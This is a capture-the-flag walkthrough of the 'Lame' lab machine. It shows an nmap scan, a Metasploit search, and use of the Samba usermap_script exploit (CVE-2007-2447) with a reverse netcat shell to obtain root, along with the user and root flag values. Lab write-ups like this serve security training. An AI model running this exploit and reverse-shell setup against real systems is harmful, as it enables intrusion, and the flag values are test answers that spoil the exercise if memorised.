Lame

Synopsis


Lame is a beginner level machine, requiring only one exploit to obtain root access

Skills required:

- Knowledge of Linux
- Enumerating ports and services
- Identifying vulnerable services
- Exploiting Samba

Enumeration

We start the test from running nmap to discover what ports and services are available



Nmap reveals vsftpd 2.3.4, OpenSSH and Samba. Vsftpd 2.3.4 does have a built-in backdoor, however it is not exploitable in this instance.

Exploitation

Exploitation is trivial on this machine. After attempting (and failing) to enter using the “obvious” vsftpd attack vector, Samba becomes the only target. Using CVE-2007-2447, which conveniently has a Metasploit module associated with it, will immediately grant a root shell. The user flag can be obtained from /home/makis/user.txt and the root flag from /root/root.txt

```
msf6 > search samba

Matching Modules
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   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                       normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                 normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Executio
   7   exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                         2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap              2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                          normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                     2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename               2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                              normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap             2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap               2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap           2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                             normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/samba_netr6_search_results     2003-06-21       normal     Yes    Samba netr 6 Search Results Buffer Overflow
```

Module: exploit/multi/samba/usermap_script

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.14.2
lhost => 10.10.14.2
msf6 exploit(multi/samba/usermap_script) >
```

```
whoami
root
ls -al
total 28
drwxr-xr-x 2 makis makis 4096 Mar 14  2017 .
drwxr-xr-x 6 root  root  4096 Mar 14  2017 ..
-rw------- 1 makis makis 1107 Mar 14  2017 .bash_history
-rw-r--r-- 1 makis makis  220 Mar 14  2017 .bash_logout
-rw-r--r-- 1 makis makis 2928 Mar 14  2017 .bashrc
-rw-r--r-- 1 makis makis  586 Mar 14  2017 .profile
-rw-r--r-- 1 makis makis    0 Mar 14  2017 .sudo_as_admin_successful
-rw-r--r-- 1 makis makis   33 May 30 09:41 user.txt
cat user.txt
6fa9088e188cd528c3982c350387009a
```

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Command shell session 1 opened (10.10.14.2:4444 -> 10.10.10.3:39828) at 2023-05-30 19:19:23 -0400

whoami
root
ls -la
total 101
drwxr-xr-x  21 root root  4096 Oct 31  2020 .
drwxr-xr-x  21 root root  4096 Oct 31  2020 ..
drwxr-xr-x   2 root root  4096 Oct 31  2020 bin
drwxr-xr-x   4 root root  1024 Nov  3  2020 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13540 May 30 09:40 dev
drwxr-xr-x  96 root root  4096 May 30 09:40 etc
drwxr-xr-x   6 root root  4096 Mar 14  2017 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Oct 31  2020 initrd.img -> boot/initrd.img-2.6.24-32-server
lrwxrwxrwx   1 root root    32 Oct 31  2020 initrd.img.old -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 Oct 31  2020 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 17357 May 30 09:41 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 112 root root     0 May 30 09:40 proc
drwxr-xr-x  13 root root  4096 May 30 09:41 root
drwxr-xr-x   2 root root  4096 Nov  3  2020 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 May 30 09:40 sys
```

```
cd /root
ls -al
total 80
drwxr-xr-x 13 root root 4096 May 30 09:41 .
drwxr-xr-x 21 root root 4096 Oct 31  2020 ..
-rw-------  1 root root  373 May 30 09:41 .Xauthority
lrwxrwxrwx  1 root root    9 May 14  2012 .bash_history -> /dev/null
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
drwx------  3 root root 4096 May 20  2012 .config
drwx------  2 root root 4096 May 20  2012 .filezilla
drwxr-xr-x  5 root root 4096 May 30 09:41 .fluxbox
drwx------  2 root root 4096 May 20  2012 .gconf
drwx------  2 root root 4096 May 20  2012 .gconfd
drwxr-xr-x  2 root root 4096 May 20  2012 .gstreamer-0.10
drwx------  4 root root 4096 May 20  2012 .mozilla
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
drwx------  5 root root 4096 May 20  2012 .purple
-rwx------  1 root root    4 May 20  2012 .rhosts
drwxr-xr-x  2 root root 4096 May 20  2012 .ssh
drwx------  2 root root 4096 May 30 09:41 .vnc
drwxr-xr-x  2 root root 4096 May 20  2012 Desktop
-rwx------  1 root root  401 May 20  2012 reset_logs.sh
-rw-------  1 root root   33 May 30 09:41 root.txt
-rw-r--r--  1 root root  118 May 30 09:41 vnc.log
cat root.txt
4ae04289873478a8727e1b22b48bdd4e
```